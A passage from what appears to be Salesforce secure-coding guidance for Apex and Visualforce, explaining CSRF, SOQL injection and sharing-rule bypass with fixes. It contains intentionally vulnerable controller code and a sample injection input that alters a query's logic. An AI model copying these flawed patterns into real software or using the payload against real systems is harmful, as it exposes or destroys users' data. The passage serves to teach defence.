- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Force.com platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in a SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of Salesforce's built-in defense against CRSF, your users might encounter an error when they have multiple Salesforce login pages open. If the user logs in to Salesforce in one tab and then attempts to log in to the other, they see an error, "The page you submitted was invalid for your session". Users can successfully log in by refreshing the login page or attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}“ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

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